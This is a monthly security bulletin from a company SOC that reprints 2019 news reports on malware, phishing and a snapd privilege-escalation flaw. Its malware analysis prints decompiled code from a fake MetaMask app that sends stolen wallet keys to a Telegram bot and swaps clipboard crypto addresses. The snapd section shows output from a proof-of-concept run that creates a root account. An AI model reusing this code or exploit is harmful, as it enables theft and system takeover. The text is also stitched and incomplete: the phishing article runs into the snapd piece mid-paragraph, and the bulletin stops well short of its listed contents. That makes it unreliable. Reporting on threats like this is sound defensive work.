



Advanced Security Operations Center
Telelink Business Services
www.telelink.com

Monthly Security Bulletin

March 2019

Table of Contents

	Executive Summary.....	2
1.	TWOSENSE.AI Awarded \$2.42M Behavioral Biometrics Security Contract by DoD	4
2.	Mail Attachment Builds Ransomware Downloader from Super Mario Image.....	5
3.	First CryptoCurrency Clipboard Hijacker Found on Google Play Store	8
4.	Are Applications of AI in Cybersecurity Delivering What They Promised?	10
5.	Ultra-Sneaky Phishing Scam Swipes Facebook Credentials.....	12
6.	Weird Phishing Campaign Uses Links With Almost 1,000 Characters	14
7.	'Dirty Sock' Flaw in snapd Allows Root Access to Linux Servers.....	17
8.	Organizations Continue to Fail at IoT Security, and the Consequences Are Growing	19
9.	Ransomware Attacks Target MSPs to Mass-Infect Customers.....	21
10.	Emotet Uses Camouflaged Malicious Macros to Avoid Antivirus Detection	24
11.	Cryptojacking Coinhive Miners Land on the Microsoft Store For the First Time	26
12.	Trickbot Malware Goes After Remote Desktop Credentials	28
13.	Phishing Scam Cloaks Malware With Fake Google reCAPTCHA.....	30
14.	B0r0nt0K Ransomware Wants \$75,000 Ransom, Infects Linux Servers.....	32
15.	LinkedIn Messaging Abused to Target US Companies With Backdoors	35
16.	Your Smart Coffee Maker is Brewing Up Trouble.....	37
17.	Google Ditches Passwords in Latest Android Devices.....	43

Executive Summary

- “New York AI startup TWOSENSE.AI was awarded a \$2.42M contract by the U.S. Department of Defense (DoD) under which it will have to implement an uninterrupted multifactor authentication using deep neural networks which will eventually replace DoD’s physical ID chip cards (CAC), with its continuous behavioral biometric authentication.” To learn more [Jump to article](#).
- “A malicious spreadsheet has been discovered that builds a PowerShell command from individual pixels in a downloaded image of Mario from Super Mario Bros. When executed, this command will download and install malware such as the Ursnif banking Trojan.” To learn more [Jump to article](#).
- CriptoCurrency fraud has gone mobile. First Android app the monitors a device’s clipboard for Bitcoin and Ethereum addresses and swaps them for addresses under the attacker’s control has been found. It is called MetaMask and it’s pretending to be a mobile version of the legitimate service. To learn more [Jump to article](#).
- “Many enterprises are using artificial intelligence (AI) technologies as part of their overall security strategy, but results are mixed on the post-deployment usefulness of AI in cybersecurity settings.”. However, its usefulness in regard to cybersecurity is still questionable. To learn more [Jump to article](#).
- Ultra-sneaky phishing scam presents itself as password manager pop up in Facebook in order to steal credentials. To learn more [Jump to article](#).
- “A targeted phishing campaign is underway that states your email has been blacklisted and then asks you to confirm it by entering your credentials. For some reason, this campaign is using phishing links that can contain almost 1,000 characters, which is enough to make anyone suspicious.” To learn more [Jump to article](#).
- “A local privilege-escalation vulnerability in Canonical’s snapd package has been uncovered, which would allow any user to obtain administrator privileges and immediate root access to affected Linux system servers.” To learn more [Jump to article](#).
- “The internet of things (IoT) is taking over the world — or, at least, it seems that way.” However, despite realizing that the IoT threat is growing, organizations are failing to ensure that the networks and data generate by IoT remains protected. To learn more [Jump to article](#).
- “Ransomware distributors have started to target managed service providers (MSPs) in order to mass-infect all of their clients in a single attack. Recent reports indicate that multiple MSPs have been hacked recently, which has led to hundreds, if not thousands, of clients being infected with the GandCrab Ransomware.” To learn more [Jump to article](#).
- “A new Emotet Trojan variant has been observed in the wild with the added ability to hide from anti-malware software by embedding malicious macros used to drop the main payload inside XML files disguised as Word documents.” To learn more [Jump to article](#).

- “A batch of eight potentially unwanted applications (PUAs) were found on the Microsoft Store dropping malicious Monero (XMR) Coinhive cryptomining scripts, delivered with the help of Google's legitimate Google Tag Manager (GTM) library.” To learn more [Jump to article](#).
- “The banking trojan known as Trickbot has resurfaced, with an updated info-stealing module that allows it to harvest remote desktop application credentials.” To learn more [Jump to article](#).
- Phishing emails target a bank's users with malware - and make their landing page look more legitimate with fake Google reCAPTCHAs. To learn more [Jump to article](#).
- “A new ransomware called B0r0nt0K is encrypting victim's web sites and demanding a 20 bitcoin, or approximately \$75,000, ransom. This ransomware is known to infect Linux servers, but may also be able to encrypt users running Windows.” To learn more [Jump to article](#).
- “A series of malware campaigns that push the More_eggs backdoor via fake jobs offers are targeting employees of US companies which use shopping portals and similar online payment systems.” To learn more [Jump to article](#).
- “IOT devices are notoriously insecure and this claim can be backed up with a laundry list of examples. With more devices “needing” to connect to the internet, the possibility of your WiFi enabled toaster getting hacked and tweeting out your credit card number is, amazingly, no longer a joke.” To learn more [Jump to article](#).
- “Google has announced FIDO2 certification for devices running on Android 7 and above - meaning that users can use biometrics, fingerprint login or PINs instead of passwords.” To learn more [Jump to article](#).

1. TWOSENSE.AI Awarded \$2.42M Behavioral Biometrics Security Contract by DoD

New York AI startup TWOSENSE.AI was awarded a \$2.42M contract by the U.S. Department of Defense (DoD) under which it will have to implement an uninterrupted multifactor authentication using deep neural networks which will eventually replace DoD's physical ID chip cards (CAC), with its continuous behavioral biometric authentication.

TWOSENSE.AI will have to solve one of the most time-consuming everyday tasks for government employees who work with sensitive data: having to re-authenticate over-and-over again after leaving the desk to perform other tasks.

To be more exact, TWOSENSE.AI's deep learning-based artificial intelligence tech is designed to recognize the behavior of authorized users and to replace conventional authentication methods with behavioral biometrics-based ones.

The company's behavioral biometrics tech will also be able to solve another possible issue DoD employees might face: having someone step in in front of their computer while they are away and the system is not logged out.

Behavioral biometric authentication with no extra hardware requirements

If that would happen, TWOSENSE.AI's product would detect the intruder based on a number of tracked behavioral elements and force an authentication challenge.

"Both DISA and TWOSENSE.AI believe that continuous authentication is the cornerstone of securing identity. Behavior-based authentication is invisible to the user, therefore it can be used continuously without creating any extra work," said Dr. Dawud Gordon, the firm's CEO.

When asked by Bleeping Computer if the TWOSENSE.AI behavioral monitoring software requires additional hardware to run on a system, Dr. Dawud Gordon stated that "Our product is software only and relies only on hardware and sensors that are ubiquitously available in every mobile phone, laptop, desktop, and workstation computer."

When it comes to the type of behavioral patterns the company's product tracks, he mentioned "Right/left handedness, typing impact, pressure, fingertip size, muscular tremors, app usage profiles, commute patterns, daily routines, in some cases ballistocardiography, etc. To name a few."

As detailed in the press release:

TWOSENSE.AI's machine learning technology models the unique behavior of each user, such as the way they walk, interact with their phone, commute to work, and how and where they spend their time. Through the power of deep learning, algorithms are highly personalized, learning the personal characteristics that make each user unique on an individual level.

Continuous learning solution which adapts to new behavior

This continuous authentication system will also allow the DoD to drastically decrease the overall security breach risk for the departments where it will be implemented, while also unnecessary authentication challenges and having as a direct result a friendlier and more secure employee authentication platform.

While TWOSENSE.AI's behavioral biometric authentication system could lead to false positives which would trigger superfluous authentication challenges, Dr. Dawud Gordon argued that an override is not necessary seeing that "this is not a situation that has occurred. Currently, worst-case scenario is that the user is challenges as frequently as they are today."

Also, if a user would suddenly change his behavior, the system "would trigger a challenge, but the resulting authentication triggers a new period of learning that adapts to the user. It's a continuous learning solution."


To conclude, while TWOSENSE.AI's behavioral authentication product was not part of any research project investigating its effect on employees' morale seeing that it continuously monitors their every move, the company's CEO says that it "performs authentication only, and contains no user name, email, phone number, address, SSN, or any PII whatsoever."

Source: <https://www.bleepingcomputer.com/news/security/twosenseai-awarded-242m-behavioral-biometrics-security-contract-by-dod/>

2. Mail Attachment Builds Ransomware Downloader from Super Mario Image


A malicious spreadsheet has been discovered that builds a PowerShell command from individual pixels in a downloaded image of Mario from Super Mario Bros. When executed, this command will download and install malware such as the Ursnif banking Trojan.

This attack works when recipients receive an email targeting people from Italy that pretends to be payment notices.



Pic. 1: Example Spam Email

These emails contain an attachment with names similar to "F.DOC.2019 A 259 SPA.xls" that when opened tell the user to Enable Content in order to properly view the document.



Pic.2: Malicious spreadsheet attachment

Once the content is enabled, its macros will be triggered that check if the computer is configured to use the Italy region. If not, it will exit the spreadsheet and nothing else happens.

```
If Application.International(xlCountrySetting) = 39 Then VKlever = Shell#(Document, xlAccounting2 - 5) Else Application.Quit
```

Pic.3: Macro checking if computer is in Italy

If they are located in Italy, though, the following image of Mario is downloaded. The image below has been slightly modified so that it cannot be used for malicious purposes.



Pic.4: Download image of Mario

According to researchers from Bromium who analyzed this attack, after the image is downloaded the script will extract various pixels from the image to reconstruct a PowerShell command, which will then be executed.

"The above code is finding the next level of code from the blue and green channel from pixels in a small region of the image," stated Bromium's research. "The lower bits of each pixel are used as adjustments to these and yield minimal differences to the perceived image. Running this presents yet more heavily obfuscated PowerShell"

This PowerShell command will download malware from a remote site, which then downloads further malware such as the Ursnif banking Trojan.

Steganographic attacks are not new and are being used more often to avoid detection by security programs. Just recently a malvertising campaign was discovered by Malwarebytes that was utilizing steganography to install a payload hidden in advertising images.

As always, it is very important to be careful when it comes to attachments as they are a heavily used method to distribute malware. To be safe, always scan attachments you receive before you open them and be doubly suspicious if they contain macros that need to be enabled to properly view the document.

Update 2/12/19 11:45 PM EST:

The story has been updated to indicate it was Ursnif and not GandCrab being installed by the steganographic distribution method.

Antonio Farina of Yoroi ZLab told BleepingComputer that their analysis showed it was the banking Trojan being installed and not GandCrab. They also contacted Bromium, who added an update to their research stating that they said it was GandCrab based on the detections from the security products they were using at the time.

Source: <https://www.bleepingcomputer.com/news/security/mail-attachment-builds-malware-downloader-from-super-mario-image/>

3. First CryptoCurrency Clipboard Hijacker Found on Google Play Store

Researchers last week found the first Android app on the Google Play store that monitors a device's clipboard for Bitcoin and Ethereum addresses and swaps them for addresses under the attacker's control. This allows the attackers to steal any payments you make without your knowledge that you sent it to the wrong address.

A malicious Android app called MetaMask was added to the Google Play store that pretended to be a mobile version of the legitimate service of the same name. This app, though, was detected by ESET as malicious and when ESET Android security researcher Lukas Stefanko performed an analysis, it was discovered to be stealing a user's cryptocurrency using two different attack methods.

The first attack method the app used was to attempt to steal the private keys and seeds of an Ethereum wallet when a user adds it to the app. When BleepingComputer analyzed the app's APK file, we found that the app contains information that can be used to send this stolen data to a Telegram account.

```
public static String acc_id = "556050782";
public static String acc_idg = "388008377";
public static String acc_idj = "332127384";
public static Activity activity;
public static String apiLink = "https://api.telegram.org/";
public static String botoken = "bot733454717:AAG5GpAAJ6BDzsP1JbqTfsuRXfPsJ5-Fg2o";
public static String sendMsg = "/sendMessage?chat_id=";
public static String texti = "&text=";
```

Pic.5: Telegram Message Info

Once a private key is entered, the app will combine the above information information along with the stolen private key and send it via Telegram to the attackers. Stefanko confirmed that the attackers were using Telegram to receive the stolen keys and seeds.

```
case
{
    PrivateKeyActivity.this.pinput.getText().clear();
    String str = Method.getDeviceName();
    Object localObject = new StringBuilder();
    ((StringBuilder)localObject).append("**From Meta Mask App** \n Phone Model ");
    ((StringBuilder)localObject).append(str);
    ((StringBuilder)localObject).append("\n\n\n**Restore Account** \nPrivate Key: ");
    ((StringBuilder)localObject).append(paramAnonymousView);
    str = ((StringBuilder)localObject).toString();
    paramAnonymousView = new StringBuilder();
    paramAnonymousView.append(Method.apilink);
    paramAnonymousView.append(Method.botoken);
    paramAnonymousView.append(Method.sendMessage);
    paramAnonymousView.append(Method.acc_id);
    paramAnonymousView.append(Method.texti);
    paramAnonymousView.append(str);
    str = paramAnonymousView.toString();
    try
    {
        localObject = new com.loopj.android/http/AsyncHttpClient;
        ((AsyncHttpClient)localObject).<init>();
        paramAnonymousView = new com.lemon/metamask/Activity/PrivateKeyActivity$2$1;
        paramAnonymousView.<init>(this);
        ((AsyncHttpClient)localObject).get(str, null, paramAnonymousView);
    }
    catch (Exception paramAnonymousView)
    {
        Log.i(PrivateKeyActivity.this.TAG, String.valueOf(paramAnonymousView));
    }
}
}
```

Pic.6: Sending the stolen key via Telegram

The second attack method [discovered by Stefanko](#) was to monitor the device's clipboard for Ethereum and Bitcoin addresses, and if one is detected, swap it out with a different address under the attacker's control. As cryptocurrency addresses are composed of a long string of numbers and characters, it is hard to memorize them. Knowing this, attackers can swap a desired address with one under their control and have little chance of being detected.

```
MainActivity.class
MainActivity.this.startActivity(new Intent(MainActivity.this, RestoreActivity.class));
});
paramBundle = (ClipboardManager) getSystemService("clipboard");
paramBundle.addPrimaryClipChangedListener(new ClipboardManager.OnPrimaryClipChangedListener()
{
    public void onPrimaryClipChanged()
    {
        Object localObject1 = paramBundle.getText().toString();
        int i = ((String)localObject1).length();
        String str = String.valueOf(((String)localObject1).charAt(0));
        char c = ((String)localObject1).charAt(1);
        Object localObject2 = new StringBuilder();
        ((StringBuilder)localObject2).append(str);
        ((StringBuilder)localObject2).append(String.valueOf(c));
        localObject2 = ((StringBuilder)localObject2).toString();
        if ((str.equals("1")) && (i == 34))
        {
            localObject1 = ClipData.newPlainText("btc", "17M66AG2uQ5YZLFEMKGpzbzh4F1EsFWkMA");
            paramBundle.setPrimaryClip((ClipData)localObject1);
        }
        else if ((str.equals("3")) && (i == 34))
        {
            localObject1 = ClipData.newPlainText("btc", "17M66AG2uQ5YZLFEMKGpzbzh4F1EsFWkMA");
            paramBundle.setPrimaryClip((ClipData)localObject1);
        }
        else if (((String)localObject2).equals("0x")) && (i == 42))
        {
            localObject1 = ClipData.newPlainText("eth", "0xfbbb2EF692B5101f16d3632f836461904C761965");
            paramBundle.setPrimaryClip((ClipData)localObject1);
        }
        else
        {
            Log.i("METAL", (String)localObject1);
        }
    }
});
}
```

Pic.7: Swapping Bitcoin and Ethereum addresses in clipboard

When replacing addresses in the clipboard, the program will swap out a Bitcoin address with 17M66AG2uQ5YZLFEMKGpzbzh4F1EsFWkMA and an Ethereum address with 0xfbbb2EF692B5101f16d3632f836461904C761965.

Clipboard monitoring is not new and this attack method has been seen it numerous times already in Windows malware, browser extensions, and being sold on underground markets for Android. This is the first time, according to Stefanko, that one was detected on the Google Play store.

Thankfully, this particular app was not widespread and only had five installs. Stefanko told BleepingComputer that this was most likely because it was detected and reported only a few days after being uploaded to the Google Play store.

Source: <https://www.bleepingcomputer.com/news/security/first-cryptocurrency-clipboard-hijacker-found-on-google-play-store/>

4. Are Applications of AI in Cybersecurity Delivering What They Promised?

Many enterprises are using artificial intelligence (AI) technologies as part of their overall security strategy, but results are mixed on the post-deployment usefulness of AI in cybersecurity settings.

This trend is supported by a new white paper from Osterman Research titled "[The State of AI in Cybersecurity: The Benefits, Limitations and Evolving Questions](#)." According to the study, which included responses from 400 organizations with more than 1,000 employees, 73 percent of organizations have implemented security products that incorporate at least some level of AI.

However, 46 percent agree that rules creation and implementation are burdensome, and 25 percent said they do not plan to implement additional AI-enabled security solutions in the future. These findings may indicate that [AI is still in the early stages](#) of practical use and its true potential is still to come.

How Effective Is AI in Cybersecurity?

"Any ITDM should approach AI for security very cautiously," said Steve Tcherchian, chief information security officer (CISO) and director of product at XYPRO Technology. "There are a multitude of security vendors who tout AI capabilities. These make for great presentations, marketing materials and conversations filled with buzz words, but when the rubber meets the road, the advancement in technology just isn't there in 2019 yet."

The marketing Tcherchian refers to has certainly drummed up considerable attention, but AI may not yet be delivering enough when it comes to measurable results for security. Respondents to the Osterman Research study noted that the AI technologies they have in place do not help mitigate many of the threats faced by enterprise security teams, including zero-day and [advanced threats](#).

Still Work to Do, but Promise for the Future

While [applications of artificial intelligence](#) must still mature for businesses to realize their full benefits, many in the industry still feel the technology offers promise for a variety of applications, such as improving the speed of processing alerts.

"AI has a great potential because security is a moving target, and fixed rule set models will always be evaded as hackers are modifying their attacks," said Marty Puranik, CEO of Atlantic.Net. "If you have a device that can learn and adapt to new forms of attacks, it will be able to at least keep up with newer types of threats."

Research from the Ponemon Institute predicted several [benefits of AI use](#), including cost-savings, lower likelihood of data breaches and productivity enhancements. The research found that businesses spent on average around \$3 million fighting exploits without AI in place. Those who have AI technology deployed spent an average of \$814,873 on the same threats, a savings of more than \$2 million.

Help for Overextended Security Teams

AI is also being considered as a potential point of relief for the cybersecurity skills shortage. Many organizations are pinched to find the help they need in security, with [Cybersecurity Ventures](#) predicting the skills shortage will increase to 3.5 million unfilled cybersecurity positions by 2021.

AI can help security teams increase efficiency by quickly making sense of all the noise from alerts. This could prove to be invaluable because at least 64 percent of alerts per day are not investigated, according to [Enterprise Management Associates \(EMA\)](#). AI, in tandem with meaningful analytics, can help determine which alerts analysts should investigate and discern valuable information about what is worth prioritizing, freeing security staff to focus on other, more critical tasks.

“It promises great improvements in cybersecurity-related operations, as AI releases security engineers from the necessity to perform repetitive manual processes and provides them with an opportunity and time to improve their skills, learn how to use new tools, technologies,” said Uladzislau Murashka, a certified ethical hacker (CEH) at ScienceSoft.

Note that while AI offers the potential for quicker, more efficient handling of alerts, human intervention will continue to be critical. Applications of artificial intelligence will not replace humans on the security team anytime soon.

Paving an Intelligent Path Forward

It’s important to consider another group that is investing in AI technology and using it for financial gains: [cybercriminals](#). Along with enterprise security managers, those who make a living by exploiting sensitive data also understand the potential AI has for the future. It will be interesting to see how these capabilities play out in the future cat-and-mouse game of cybersecurity.

While AI in cybersecurity is still in the early stages of its evolution, its potential has yet to be fully realized. As security teams continue to invest in and develop AI technologies, these capabilities will someday be an integral part of cyberdefense.

[Download the ebook: 7 questions to ask before adopting AI in your SOC](#)

The post [Are Applications of AI in Cybersecurity Delivering What They Promised?](#) appeared first on [Security Intelligence](#).

Source: <https://securityintelligence.com/are-applications-of-ai-in-cybersecurity-delivering-what-they-promised>

5. Ultra-Sneaky Phishing Scam Swipes Facebook Credentials

A new phishing attack bent on stealing Facebook credentials has been spotted – and it’s turning researchers’ heads due to how well it hides its malicious intent.

Researchers with password management company Myki on Thursday said that attack reproduces a social login prompt in a “very realistic format” inside an HTML block. That block is embedded on a malicious website that victims must first be convinced to visit.

“We would like to raise awareness on the issue as quickly as possible, due to how realistic and deceptively convincing the campaign is,” Antoine Vincent Jebara, co-founder and CEO of Myki, said in an [analysis](#) of the scam.

Jebara investigated the scam after Myki password manager users started complaining that the manager was not auto-filling passwords on specific websites for popular domains. “Our investigation led us to suspect that these users might have visited a similar kind of phishing sites,” he said.

A bad actor was able to design a very realistic-looking social login popup prompt in HTML. The status bar, navigation bar, shadows and content were perfectly reproduced to look exactly like a legitimate login prompt.

When a victim visits a malicious website (which an attacker could somehow convince them to visit, using social engineering tactics or otherwise), they would be prompted to log into their Facebook account via a false login prompt.

In a video demo outlined by researchers (see below) they showed a popup that appeared when they were trying to read an article on a site purporting to be The News Weekly Journal, which says “Login with Facebook to access the article.”

Researchers noted that the pop-up looks realistic to the point where users can interact with it, drag it and dismiss it the same way they would a legitimate prompt.

Once they fill out their username and password, that information is sent to the attacker, Jebara said.

“The only way to protect yourself from this type of attack is to actually try to drag the prompt away from the window it is currently displayed in,” he said. “If dragging it out fails (part of the popup disappears beyond the edge of the window), it’s a definite sign that the popup is fake.”

In general, as a precaution, users should always drag popups away from their initial position to spot for abnormal behavior, he said.

“Most password managers are not sensitive to this kind of phishing attack as they look at the window URL to determine what password to auto-fill which in this case is not facebook.com,” according to the researchers.

Phishing attacks have [continued](#) to expand over the past year – and bad actors seems to be continuously updating their methods to become trickier, from using [Google Translate](#) to [custom fonts](#).


According to a [recent Proofpoint “State of the Phish”](#) report, 83 percent of respondents experienced phishing attacks in 2018 – up 5 percent from 2017. That may not come as a surprise. In just the last year phishing has led to several massive hacks – whether it’s [hijacking Spotify users’ accounts](#) or large data breaches like the December [San Diego Unified School District](#) breach of 500,000.

Source: <https://threatpost.com/sneaky-phishing-scam-facebook/141869/>

6. Weird Phishing Campaign Uses Links With Almost 1,000 Characters


A targeted phishing campaign is underway that states your email has been blacklisted and then asks you to confirm it by entering your credentials. For some reason, this campaign is using phishing links that can contain almost 1,000 characters, which is enough to make anyone suspicious.

This phishing campaign pretends to be from your mail domain's support department and states that your email has been blacklisted due to multiple login failures. They then ask you to verify your account by logging in again or they will terminate the account.



Pic.8: Blacklisted Phishing Email

If you click on these links, you will be shown a landing page with a login form that is customized for your particular domain. Below is an example of this landing page, but with the company information redacted.



Pic.9: Phishing campaign landing page

After receiving one of these emails, Derek from My Online Security noticed that URLs in the emails are very long. I mean really long, with URLs ranging from 400 characters to close to 1,000 characters.

Taking a page from the [well-known “Dirty Cow” vulnerability](#), Moberly dubbed the issue “Dirty Sock,” since it revolves around handling sockets.

“snapd versions 2.28 through 2.37 incorrectly validated and parsed the remote socket address when performing access controls on its UNIX socket,” Canonical explained [in its Ubuntu advisory](#), which provides patches for affected packages. “A local attacker could use this to access privileged socket APIs and obtain administrator privileges.”

Moberly elaborated in a [blog post](#) explaining the technical details of the issue. “snapd serves up a REST API attached to a local UNIX_AF socket. Access control to restricted API functions is accomplished by querying the UID associated with any connections made to that socket. User-controlled socket peer data can be affected to overwrite a UID variable during string parsing in a for-loop. This allows any user to access any API function.”

With access to the API, there are multiple methods to obtain root. The researcher developed [PoCs for two of them](#) that involve creating root-level user accounts; but there are likely many more approaches that could be taken, he noted.

```
loup@priv@server:~$ python3 ./dirty_sockv2.py

DIRTY SOCK
(version 2)

//===== ||=====\\
|| R&D || initstring (@init_string)
|| Source || https://github.com/initstring/dirty_sock
|| Details || https://initblog.com/2018/dirty-sock
\\===== ||=====//

[+] Slipped dirty sock on random socket file: /tmp/eiwlkzseni;uid=0;
[+] Binding to socket file...
[+] Connecting to snapd API...
[+] Deleting trojan snap (and sleeping 5 seconds)...
[+] Installing the trojan snap (and sleeping 8 seconds)...
[+] Deleting trojan snap (and sleeping 5 seconds)...

*****
Success! You can now `su` to the following account and use sudo:
username: dirty_sock
password: dirty_sock
*****
```

The first, dirty_sockv1, bypasses access control checks to use a restricted API function (POST /v2/create-user) of the local snapd service. “This queries the Ubuntu SSO for a username and public SSH key of a provided email address, and then creates a local user based on these values,” Moberly explained.

The down side is that successful exploitation requires an outbound Internet connection and an SSH service accessible via localhost.

